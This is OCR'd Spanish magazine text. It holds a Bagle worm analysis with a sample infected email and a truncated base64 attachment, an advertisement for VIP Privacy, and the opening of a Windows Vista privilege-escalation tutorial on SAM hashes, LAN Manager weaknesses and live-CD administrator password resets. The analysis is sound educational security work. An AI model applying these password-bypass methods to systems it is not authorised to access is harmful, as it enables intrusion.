


Figura 2. *Texto cifrado en una versión de Bagle*

- Auto-actualización y descarga de otros malware como el troyano *Mitglieder*,
- Inyección de distintas funcionalidades del sistema operativo,
- Finalización de procesos y servicios de aplicaciones de seguridad (Antivirus, Firewalls, IDS) y del sistema operativo,
- Residencia en memoria,
- Cambio de iconos de sus adjuntos para pasar desapercibido. A continuación se muestran algunos ejemplos (Figura 1),
- Utilización de ingeniería social en el cuerpo y asunto del mensaje,
- Generación de nombres de archivos aleatorios (o conocidos por el usuario) para facilitar el engaño,
- Generación de ID para cada computadora infectada,
- Catalogación de equipos infectados,
- Rápida modificación de su código que obliga a los Antivirus a su actualización excepto a aquellos que lo detectan con capacidades proactivas (utilizando heurística),
- Explotación de vulnerabilidades solucionadas o sin solución así como 0-days,
- Capturas y envió de pantallas,
- Capturas de teclas,
- Auto-caducidad luego de un período de tiempo,
- Recolección y robo de contraseñas para muchas aplicaciones,
- Falsificar direcciones de mails de origen (e-mail *spoofing*),
- Motor propio de envío de correo (SMTP),
- Conexión a sitios remotos para la realización de distintas acciones,
- Encriptación y compresión de distintas partes de su código mediante diferentes técnicas,
- Aprovechamiento de las *botnets* creadas *mediante* su componente de *backdoor*,
- Evita actualizaciones de programas de seguridad,
- Evita el envío de correos electrónicos a empresas de seguridad,
- Prevención contra ataques de otros malware como *NetSky*.

Este último punto, también es original en nuestra historia, ya que en el año 2004 se desató una guerra entre los creadores de varias versiones de los gusanos Netsky, Bagle y MyDoom exacerbando aún más sus devastadores efectos. En esa época era común




Figura 3. *Texto cifrado en una versión de Bagle*




Figura 4. *Cantidad de infecciones detectadas en cuatro horas*

encontrar en el código fuente mensajes cruzados, en los que se podían leer insultos, amenazas y descalificaciones mutuas. Esta guerra fue curiosa, porque si un usuario estaba infectado con Bagle, *Mydoom*, *Deadhat* o *Nachi* (autores que se presume relacionados), y luego era infectado con una versión particular de Netsky, este gusano se encargaba de *desinstalar* los primeros. A continuación se muestra un texto que permanece cifrado en una de sus versiones (puede leerse el mensaje Anti-NetSky) – Figura 2. Esta batalla finalizó con el arresto del Sven Jaschen, el supuesto *Robin Hood de los virus* y creador de al menos 30 versiones de NetSky y 4 de Sasser.

La Familia

Como ya se mencionó, Bagle se vale de diferentes componentes para realizar sus tareas. Los programas (en su mayoría otros malware) de los que se vale para realizar sus funciones son:

Gusano Bagle

Propiamente dicho: es el encargado de instalar los otros componentes, llevar registro de lo realizado, eliminar *competidores*, controlar las redes de bots y mantenerse actualizado desde distintos sitios de Internet.

Mitglieder/Beagooz

Troyano encargado de realizar el envío masivo de mail, vulnerar todo el software de seguridad, robar datos y actualizar el gusano.

Tooso/Tango

Troyano que vulnera y desactiva los componentes de seguridad del sistema y detiene procesos y servicios de actualización de software. Ambos pueden ser detectados como variantes de Bagle.

Lodear/Lodeight

Troyanos desarrollados para buscar, obtener y actualizar distintos miembros de la familia desde Internet. Pueden ser detectados como variantes de Bagle.

Monikey

Gusano desarrollado para facilitar la propagación mediante el envío masivo de correo y la utilización de redes P2P. También puede ser detectado como variante de Bagle.

LDPinch, Tarno y Vipgsm

Permiten el robo de contraseñas de distintos programas.

Formglieder

Utilizado para obtener información confidencial como datos bancarios y financieros. Puede ser detectado como variante de Bagle.

Esta familia ha permanecido muy unida a través de las distintas versiones de Bagle, permitiendo que uno de ellos actualice otros y estos a su vez descarguen nuevas versiones.

Por ejemplo *Bagle.BK* descarga *Tooso.E* y *Tooso.F* y este último a su vez actualiza Bagle a su nueva versión *Bagle.BN Nota*: los nombres indicados pueden variar dependiendo de la empresa antivirus.

Descripción

A continuación se detalla la forma de funcionamiento del mismo, teniendo en cuenta que pueden variar según la versión del gusano.

- LLega un mail haciendo uso de alguna técnica de ingeniería social y generalmente tratando un tema de gran repercusión o interés; o bien el usuario descarga un archivo infectado por redes P2P.
- El usuario descarga el mail y ejecuta su adjunto, infectando el sistema con varios de los códigos dañinos mencionados, los cuales comenzarán a cumplir sus funciones (robo de información, actualización, desactivación de herramientas de seguridad, etc).
- Uno de los troyanos, integrante de la familia, descarga otros componentes del gusano que se instalan en el sistema mediante diferentes técnicas según la versión (por ejemplo en carpetas compartidas o recursos de P2P).

```
Received: from terra.com (89.Red-88-32-55.staticIP.rima-tde.net [88.32.55.89]) by tarzan.ophiropt.co.il
 (Content Technologies SMTPRS 4.3.17) with SMTP id <T78e5b332730a00000b448@tarzan.ophiropt.co.il> for <efs@ophiropt.co.il>;
 Thu, 15 Jun 2006 20:03:21 +0200
Date: Thu, 15 Jun 2006 19:21:25 +0100
To: "Efs" <efs@ophiropt.co.il>
From: "Efs" <efs@ofir.dk>
Subject: Jeffrye
Message-ID: <ocpdkorswjtystninmx@ophiropt.co.il>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--------zcognkvgxjnszszlikid"

----------zcognkvgxjnszszlikid
Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: 7bit

<html><body>
Robert<br>
</body></html>

----------zcognkvgxjnszszlikid
Content-Type: application/octet-stream; name="Margrett.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Margrett.zip"

UEsDBBQAAAAIACEc0DQue+3KfSEAAO0pAAADAAAAMTUtMDYtMjAwNi5leGXtenVUIF2799CI
xNCIoDQ80gwdIh2CdEtKSkoDCFICA0MMnVIS8pLS3Q2ChIh0SrfEn8n1ed7nfV/PWedb33e+
v85vMfo19++69rWv2Kx7Zt23sj44gAIAAFARHzgcAHgE+Ik/5X8FpI2qD4CgnlL2T/wCAB/L
NgoG7t7faP8FxAX4Q/1zJfOnpuI/9H/KveVfwfwIgD9t/5J/iT83A7Ag5XsAgArr32N0Q+nx
```

Figura 5. *Tráfico de red interceptando un correo infectado*

- Se ejecuta el segundo programa descargado automáticamente por el actualizador.
- Se recolecta información sensible del sistema infectado utilizando alguno de los componentes mencionados.
- Se auto-envía a cualquier dirección de mail que haya recolectado, para seguir la cadena de infección.

Para este análisis se ha tomado versión GK detectada el 16 de junio de 2006 en donde puede verse la siguiente incidencia en los reportes de *VirusRadar*.

Cantidad de infecciones detectadas el viernes a las 0 hs. y a las 20 hs (Figura 3).

Cantidad de infecciones detectadas el viernes 16 a las 20 hs (Figura 4).

Como ya se ha mencionado el gusano comienza su distribución y llega por correo electrónico aprovechando alguna fecha especial como el mundial de fútbol en el caso analizado.

A continuación puede verse el correo electrónico que podemos recibir en nuestra casilla (Figura 5).

Como puede apreciarse, el cuerpo del mensaje contiene *Robert* y a continuación puede verse que el archivo adjunto se llama *Margrett.zip*. En la parte inferior de la imagen se aprecia el comienzo del archivo *ZIP* codificado en BASE64. Posteriormente podemos ver el contenido del archivo comprimido: un ejecutable, la última instancia para comenzar a realizar las acciones ya mencionadas.

Por último, vemos el archivo del gusano propiamente dicho en un editor hexadecimal, verificando fácilmente que se trata de un archivo ejecutable (*.exe*) mediante la marca *4D 5A (MZ)* al comienzo del archivo.

Conclusiones

Como es fácil apreciar, este gusano hace uso de una amplia variedad de herramientas para llevar a cabo sus fines, que son continuar su supremacía en cuanto a reproducción y robo de información que puede ser aprovechada por sus creadores para la realización de otras acciones delictivas.




Figura 6. *Archivo comprimido con un ejecutable en su interior*




Figura 7. *Archivo ejecutable del gusano*

En los tres años que lleva en el *mercado*, ha sabido hacerse de una merecida reputación por lo que es fundamental permanecer informados sobre su evolución, ya que siempre se ha valido de nuevas técnicas y de fechas importantes para lograr sus objetivos.

En lo que refiere a sus autor/es, los mismos han sabido permanecer en el anonimato el tiempo necesario como para hacer pensar que podrían seguir así a menos que un ataque sea considerado excesivo por algún cuerpo de delito informático y los mismos consideren seriamente la posibilidad de terminar con esta amenaza.

Mientras esto no suceda todo se deberá considerar la posibilidad de que seguirán apareciendo más versiones de Bagle que seguirán evolucionando y aprovechando el descuido de los usuarios, así como fechas y vulnerabilidades determinadas para su propagación masiva. ●

En la Red

- *http://www.segu-info.com.ar/articulos/*
- *http://www.hispasec.com/unaaldia/2383*
- *http://www.ee.ualberta.ca/~kaut/files/BeagleLessons.pdf*
- *http://www.infectionvectors.com/vectorspaces.html#beagle5*
- *http://www.virusradar.com/*

Sobre el Autor

Cristian Borghello es Licenciado en Sistemas, fundador y actual director del sitio *www.segu-info.com.ar*. Ha sido desarrollador freelance durante más de 10 años, se ha desempeñado como consultor de seguridad y actualmente también es el director técnico y de educación de una importante empresa antivirus, escribiendo y dictando seminarios sobre esta temática.

VIP PRIVACY

La cuestión de la protección de la privacidad es hoy más importante que nunca. Los delincuentes cazan a los usuarios para conseguir su información personal, inventando nuevas formas de robarla.

Puedes pensar que no pasa nada malo al dar tan inocente información como tu dirección e-mail, por ejemplo, bueno, debes reconsiderarlo. A partir de algunos bits de información los delincuentes siempre son capaces de buscar más y encontrar una forma de entrar en tu sistema y pescar algunos datos que tu ¡ni sabías que existían!

A continuación se muestran algunos ejemplos de cómo tus datos personales pueden ser empleados para usos fraudulentos. Los spammers (bombarderos) emplean tu agenda de direcciones para enviar irritante correo no deseado tanto a ti como a tus conocidos. Los phishers se sirve de alguna mascarada como si fueran auténticas personas u hombres de negocio y te envían un correo aparentemente oficial tratando de conseguir los detalles de tu cuenta bancaria o el código pin de tu tarjeta de crédito. Los hackers emplearán tu nombre de usuario y contraseña para robar tu tráfico de Internet o enviar exploits a tu sistema y, así convertir tu ordenador en su zombi. ¿No te gustaría ser victima de ellos, verdad?

El problema principal es que la mayoría de usuarios no sospechan incluso que puedan haber sido limpiados de manera tan maliciosa. Son bastante ingenuos como para pensar que su información personal está perfectamente asegurada sin emplear ninguna medida adicional.

Pero, por favor, ten en cuenta lo siguiente. Tu información personal y privada puede ser peligrosa, cuando:

- has usado cualquier servicio Web;
- has rellenado cualquier formulario de registro en línea;
- has usado cualquier servicio de mensajería en línea.

Esto efectivamente significa que te encuentras en el grupo de riesgo mientras tu ordenador está conectado a Internet. ¡Lo puede ser casi cada uno de nosotros!

Pues, lo que necesitas ahora es encontrar la forma de arreglar este problema. Se escribieron muy guardar información de ti y de tu sistema están destinados para ayudarte, a veces se convierten en tu peor enemigo. Hay muchos delincuentes que tratan de aprovecharse de los fallos de tu sistema para robar tu información personal guardada por el Sistema Operativo y las aplicaciones. En vez de hacer tu vida más fácil, el almacenamiento de tu información privada solo puede provocarte potenciales problemas.

Ahora bien, ¿no crees que deberías se el ÚNICO que decide si quieres o no compartir tus datos? Bueno, ¡exactamente! ¡Debería depender de ti determinar quién debe saber de ti! Antes que nada, ¡es TU información!

Pues, definimos el problema y sabemos que quieres solucionarlo. La pregunta es cómo.

La respuesta es - VIP Privacy.

VIP Privacy es una herramienta que te deja buscar y limpiar de forma segura todo tipo de información almacenada en tu sistema. Esto de ninguna forma elimina tus archivos privados ni cambia el contenido de los documentos que tienes en el ordenador. Tan solo es la información recogida por las diferentes aplicaciones la que era eliminada sin influir en el rendimiento de tu sistema y de tus aplicaciones.


VIP privacy reconoce más de 700 aplicaciones y unos miles de faltas del sistema que guardan tus datos personales y que pueden ser empleadas por los delincuentes. VIP privacy te ofrecerá una detallada descripción de cada falta de privacidad encontrada en tu sistema. El proceso de búsqueda y eliminación es completamente ajustable a las necesidades individuales, por lo que siempre tienes el control completo de la situación.

Así VIP Privacy es una perfecta forma de defenderte de las maliciosas acciones realizadas por los hackers, spyware, troyanos etc. ¡Nadie robará nunca lo que tú ya no tienes!

Funciones claves

- Búsqueda y opciones de limpieza completamente ajustable a las necesidades individuales para eliminar de forma segura tus datos privados de usuario;
- Modo pánico para una rápida y fácil eliminación de datos paso a paso;
- Programador automático del sistema de depuración fácil de emplear;
- Indicación del nivel actual de privacidad para evaluación;
- Exportación a un archivo de texto para tu futura referencia.





Escalando Privilegios en Windows Vista

Víctor López Juárez 

Grado de dificultad



Maquiavelo dijo una vez: El fin justifica los medios. El administrador del sistema confía en el uso de contraseñas de inicio de sesión que se almacenan mediante una serie de mecanismos cuya seguridad es cuestionable. Y al mismo tiempo, desconoce la relativa facilidad con la que un atacante podría evadir esas contraseñas e iniciar sesión en el sistema con todos los privilegios.

El término *escalar privilegios* se refiere a la obtención de una cuenta de administración del sistema por parte del usuario que tiene restringido el acceso a este tipo de cuentas. Con la escalada de privilegios se logra obtener las funciones propias de un administrador del sistema sin serlo originalmente, de esta manera el atacante obtiene control total del sistema.

En Windows Vista se ha implementado lo que se denomina Control de Cuentas de Usuario. Básicamente, es un gestor de permisos y privilegios que divide a los usuarios del sistema en dos grupos: Estandar y Administradores. Inicialemente, todo usuario del sistema inicia sesión con privilegios estandar, independientemente de si es el propio administrador o un usuario invitado. La diferencia entre ambos usuarios es bastante clara así que no haría falta explicarla. Al momento de hacer tareas propias de un administrador, como instalar programas o gestionar la configuración del sistema, Windows Vista interrupe el flujo de operaciones a través de dicho control para alertar sobre el uso de privilegios necesarios y requerir la contraseña del administrador del equipo.

En muchas ocasiones, la distancia que separa a un usuario restringido de un usuario con privilegios de administrador es simplemente una contraseña. Ese es uno de los motivos principales por los que existen varios programas específicos para obtener dichas contraseñas. Si bien la obtencion de la contraseña de administrador es un metodo efectivo para escalar privilegios, también es posible iniciar el equipo desde un live CD y modificar o eliminar dicha contraseña y establecer una nueva con

En este articulo aprenderás...

- A acceder a la cuenta de Administrador del equipo victima.
- A escalar privilegios por medio de varios métodos.
- A Protegerte contra este tipo de amenazas.

Lo que deberías saber...

- Conceptos básicos acerca del *cracking de contraseñas*,
- Manejo de las diversas versiones de Windows.
- Conceptos generales de criptografía.



Figura 1. *Configuración de Syskey*

Tabla 1. *Políticas sobre el uso de contraseñas seguras*

Cambios periódicos de contraseña.
Asignación de caracteres aleatorios a la contraseña.
Utilizar alternativas de software para el teclado.
Usar llaves de autenticación.
Establecer políticas para el uso de contraseñas seguras.
Número mínimo de caracteres por contraseña

la que se obtendrá acceso total al sistema como el mencionado usuario administrador.

La práctica que se realizará en este artículo se centrará en la escalada de privilegios y en la obtención de acceso a la cuenta de administrador del sistema como un usuario restringido. Para conseguirlo, haremos uso de una técnica en particular, eso si, sin dejar de hacer referencia a las habilidades y dificultades que presenta el uso de otros métodos, cuyos fines son también la obtención de privilegios de administrador.

Uso de contraseñas en sistemas Windows

El uso de contraseñas en los sistemas operativos de la familia Windows se implementó desde sus primeras versiones con el fin de proteger las distintas cuentas de usuario. Sin embargo, existen alternativas para el uso de dichas contraseñas tales como tarjetas inteligentes o protecciones biométricas, como por ejemplo, el reconocimiento de impresiones digitales, reconocimiento del iris ocular, tokens de seguridad, etc.

La autenticación convencional a través de contraseñas seguirá usandose en empresas y hogares debido a su sencillez de uso y paralelamente, al gasto económico que conllevaría la implementación de otra politica de seguridad más avanzada.

El uso de contraseñas seguras y las politicas que sustentan sus principios son imprescindibles para cualquier usuario del sistema. Aunque las reglas para establecer contraseñas seguras se orienten hacia soluciones logicas (Tabla 1), la implementación de las mismas se realiza con poca frecuencia. Por el contrario, el uso de contraseñas potencialmente inseguras basadas en nombres propios, de la pareja, mascotas, fechas de nacimiento, pasatiempos, números de matrícula, etc., son muy frecuentes, y su aplicación solo incrementa las posibilidades de éxito de adivinar dichas contraseñas.

El uso de contraseñas está presente en casi cualquier sistema, correo electronico, cajero automático, documento, etc. Con el requerimiento cada vez mayor del uso de contraseñas se vuelve complicado recordar varias, más aún cuando utilizamos algunas difíciles de adivinar. Es por ello que comúnmente las personas utilizan contraseñas de poca o nula seguridad pero fáciles de recordar en cualquier momento.

La barrera que separa a cualquier usuario de su información personal es muchas veces una contraseña. Un estudio del departamento de psicología de la Universidad del estado de Wichita sobre el uso de contraseñas en Internet demuestra que a pesar del conocimiento de los riesgos de usar contraseñas inseguras, la mayoría de usuarios las prefieren, primordialmente por comodidad, menospreciando las posibilidades de ataque a las que podrían estar expuestos.

El uso de contraseñas en los sistemas informáticos ha jugado un papel primordial como medida de seguridad de protección a los usuarios y a la información sensible como



Figura 2. *Ubicación del SAM en Windows Vista*

bases de datos, historiales médicos, cuentas bancarias, seguros sociales, etc. Sin embargo, las tendencias en el uso de contraseñas demuestran una falta de aplicación de técnicas seguras en la mayoría de los casos.

Asi pues, las contraseñas como método de autenticación de usuarios han ido evolucionando con respecto a su seguridad, y la vez también lo han hecho las tecnicas matemáticas que explotan estos mecanismos de autenticación para obtener dichas contraseñas.

Existen varios ideales que corresponden al uso correcto e incorrecto de las contraseñas. La atención del problema parece centrarse en que estas deberian ser dificiles de adivinar por otros, pero a la vez fáciles de recordar para el usuario legitimo. En muchas ocasiones, esta recomendación reta las capacidades de las personas para memorizar adecuadamente contraseñas seguras y extensas.

Mucho se ha aconsejado sobre el uso de contraseñas de cierto número de caracteres cuya longitud determina un mayor o menor grado de seguridad, regla que se aplica con eficacia si se intenta adivinar la contraseña a través del uso de la fuerza bruta, pero si una contraseña de una longitud considerable incorpora solamente numeros o letras tampoco seria considerada como segura.

Existe una doble via de responsabilidades para implementar contraseñas seguras. Le deberia corresponder al usuario conocer e utilizar los consejos de seguridad para implementarlos en sus propias contraseñas, y al creador del mecanismo establecer las politicas necesarias que impidan que una contraseña sea potencialmente insegura.

En resumen, en el manejo de contraseñas lo más adecuado es tratar de obtener un equilibrio entre seguridad y conveniencia.

SAM (Security Account Manager)

En el archivo SAM podemos encontrar las contraseñas de inicio de sesión utilizadas en los sistemas Windows XP, 2000, NT y últimamente en Vista. Una de sus funciones principales es almacenar dichas contraseñas de inicio de sesion para todos los usuarios del equipo. La ubicación del Security Account Manager en los sistemas Windows Vista la podemos encontrar en la Figura 2.

El metodo de autenticación de usuario utilizado por Windows aún se basa en la asignación de contraseñas. Sin embargo, esta metodología irá derivándose hacia una autentificación más fuerte, como por ejemplo hacia el uso de *smart cards* o *tarjetas inteligentes*, cuya implementación y soporte ha estado disponible desde Windows 2000.

El archivo *SAM* permanece en constante uso por el sistema operativo, caracteristica que le brinda un cierto grado de seguridad, ya que hace imposible para cualquier usuario del sistema eliminarlo, leerlo, copiarlo, o moverlo, aunque en este articulo aprenderemos a hacerlo sin que el administrador del sistema se percate de ello, salvo que sea fiel lector de nuestra publicación.

La primera impresión que muchas veces se tiene sobre el archivo *SAM* es su seguridad y confiabilidad. Sin embargo, si un atacante obtiene acceso fisico al sistema, la seguridad de este archivo, que cifra las contraseñas de los usuarios mediante la generación de *hashes*, es bastante cuestionable. De hecho, algunos expertos en seguridad informática consideran la existencia de este archivo como una vulnerabilidad específica de los sistemas operativos Windows.

Los sistemas Windows almacenan cada contraseña de usuario en el archivo *SAM* mediante *hashes* de manera que la búsqueda de una contraseña en *texto plano* dentro de este archivo no tendrá éxito, ya que realmente lo que se almacena es el *hash* de dicha contraseña y no la propia contraseña.

El archivo SAM en Windows XP

Windows XP almacena en el *SAM* las contraseñas de sesión que contienen menos de 15 caracteres en *hashes LAN Manager*. Esta arquitectura de autenticación de usuario fue desarrollada hace veinte años para su uso con Microsoft *LAN Manager*. Tomando en cuenta la época en que fue desarrollado *LAN Manager* y la evolución de los ataques hacia él, es comprensible que este sistema de autenticación ya no sea considerado



Figura 3. *A43 File Managment Utility*

seguro. Sin embargo, *LAN Manager* fue implementado en Windows XP como opción predeterminada por cuestiones de compatibilidad con versiones anteriores del sistema.

En la actualidad existen dos vulnerabilidades graves en el *hash* de *LAN Manager*. La primera consiste en que las contraseñas mayores de 7 caracteres se dividen en dos partes, las cuales crean *hashes* por separado. Esto permite descifrar dichos *hashes* individualmente, y de esta manera, se minimizan las posibilidades de descrifar un *hash* de 14 caracteres a justamente la mitad. Originalmente serían 284 combinaciones diferentes de caracteres, pero de este modo se reducen a 242 posibles combinaciones por *hash*. Al reducirse estas combinaciones, el atacante obtiene una probabilidad mayor de descifrar la contraseña.

La segunda vulnerabilidad de *LAN Manager* consiste en que, debido a su comportamiento, antes de convertir a *hash* las contraseñas, *LAN Manager* convierte todos los caracteres de la contraseña a mayúsculas, reduciendo así el numero de posibles combinaciones de caracteres por *hash* a 236.

Otro de los puntos débiles de *LAN Manager* es que durante la conversión de contraseñas no utiliza un proceso de *hashing* aleatorio, conocido como *salt*. Las primeras versiones de Unix ya usaban un *salt* de 12 bits. A través de este proceso se crea una cadena aleatoria que se cifra conjuntamente con la contraseña que será utlizada durante el proceso de autenticación. La finalidad del mencionado *salt* es la de incrementar el número de probabilidades que tiene un atacante para adivinar la contraseña y así conseguir que sea mucho mas difícil descrifrarla.

La arquitectura *LAN Manager* no obtiene la clave de ningún otro lugar, sino que toma la misma contraseña como clave para crear el *hash*. De esta manera, establece cierta autonomía en relación a su funcionamiento. Por ello, también se puede conocer al *hash LAN Manager* como *OWF*, *One Way Function* o *función de un sólo sentido*, puesto que no incorporá una clave secreta sino que la propia contraseña asignada por el usuario lo es.

Microsoft incorporó en sus sistemas una utilidad denominada *Syskey* para reforzar la seguridad de las contraseñas motivado por los fallos encontrados en los *hashes LAN Manager*. *Syskey* permite cifrar información almacenada en la base de datos del *SAM* protegiéndolo a la vez contra ataques realizados desde un sistema operativo alternativo. Esta utilidad la podemos encontrar en la ruta del sistema *%systemroot%\system32*. *Syskey* entonces generará una clave aleatoria utilizada para cifrar los datos del *SAM*.


Las nuevas opciones de seguridad en el uso de contraseñas que incorpora *Syskey* se resumen en tres métodos (Figura 1). Está utilidad viene activada de forma predeterminada en Windows 2000, Windows 2003 y Windows XP y una vez activada no es posible desactivarla. En este articulo se demostrará como es bastante sencillo desactivar o evadir las protecciones que incorpora este utilidad en cuestion de segundos.

No existe futuro para la autenticacion de contraseñas a través de *hashes LAN Manager*. Los programas usados para realizar ataques por fuerza bruta, diccionario, tablas *rainbow*, etc., consiguen obtener las contraseñas *LAN Manager* en cuestion de segundos.

SAM en Windows Vista

La autenticación de usuario en Windows Vista se ha reforzado con el fin de incorporar más seguridad. En versiones anteriores, el principal método de autenticacion era el uso de contraseñas, sin embargo en Windows Vista se incorpora el uso de tarjetas inteligentes o *smart cards*, copias de seguridad de nombres de usuario y contraseñas, compatibilidad mejorada con *SSL/TLS*, soporte

Tabla 2. *Renovando la contraseña de la cuenta administrador de equipo*



	C:\Windows
	Renew existing user password
	Escribir dos veces la nueva contraseña (no pide escribir la contraseña anterior)
	Install




Figura 4. *Ubicación del SAM desde BartPE*

del protocolo Kerberos y *Last Login Time* entre otros. Así pues, puede considerarse que la autenticación de usuario en Windows Vista se ha mejorado bastante mediante la incorporación de estos factores adicionales. Los motivos que dificultaban la utilización de estos métodos de autenticación en versiones anteriores de Windows se debía a la necesidad que tenian los administradores de modificar la interfaz *GINA* (*Graphical Identification and Authentication*) y costear el mantenimiento de los componentes necesarios de la infraestructura paravpor ejemplo, tarjetas inteligentes y demás mecanismos, barreras que han desaparecido en Windows Vista, debido a la nueva arquitectura del sistema de autenticación de usuarios.

En esta nueva versión, la arquitectura *LAN Manager* permanece deshabilitada de forma predeterminada para dejar paso al uso exclusivo de *NTLM*, al cual también se pretende abandonar en un futuro no muy lejano.

La primera incorporación de *NTML* fue en Windows *NT* versión 3.1 y nacióprecisamente por la evidente carecia de seguridad de *LAN* Manager en los sistemas *NT*.

La arquitectura de *NTLM* está basada en el cifrado de hashes mediante *MD4*, el hash de 16 bits que consiste en la conversion de la contraseña de *texto plano* a una cadena de caracteres. Este mecanismo, como sabemos no es precisamente el más robusto, pero las caracteristicas del *SAM* en Windows Vista si lo son, aunque esto no evita que un atacante, en este caso nosotros mismos, inicie el sistema desde un Live-CD y modifique o desactive la contraseñas de administrador.

Si se desea incorporar un grado mayor de seguridad al método de autenticación *NTLM*, es posible utilizar mecanismos adicionales, mediante el uso de *NTLM* versión 2, que nos permite utilizar *MD5* y *SHA-1* además de ser compatible con el protocolo Kerberos.

Sin embargo, la tendencia de uso exclusivo de las contraseñas de usuario como se ha venido gestionando últimamente no desaparecerá en un corto espacio de tiempo. Quizás es por ello que el nuevo sistema operativo de Microsoft aún es compatible con la arquitectura *LAN Manager*, únicamente por cuestiones de compatibilidad con versiones anteriores, aunque utiliza *NTLM* en el proceso de autenticación de usuarios de forma predeterminada.

¡A Practicar!

Si un atacante obtiene acceso fisico al sistema y consigue la base de datos donde se encuentra cifrados los hashes de las contraseñas independientemente del sistema o versión de cifrado utlizado (*LAN Manager* o *NTLM*), podrá obtener en *texto plano* las contraseñas de administración del mismo haciendo uso de técnicas de descifrado o *cracking de contraseñas*. Con dicha contraseña, el atacante podrá iniciar sesión en el sistema como usuario *Administrador*, obteniendo los privilegios asociados con la cuenta. Aunque también podrá realizarlo de un modo más ingenioso.

El termino *cracking de contraseñas* significa la recuperación en *texto plano* de contraseñas cifradas mediante *hashes*. Esta tipo de técnicas pueden ser usadas por el administrador del equipo que haya olvidado su contraseña de acceso o también por un atacante que pretenda realizar una escalada de privilegios.

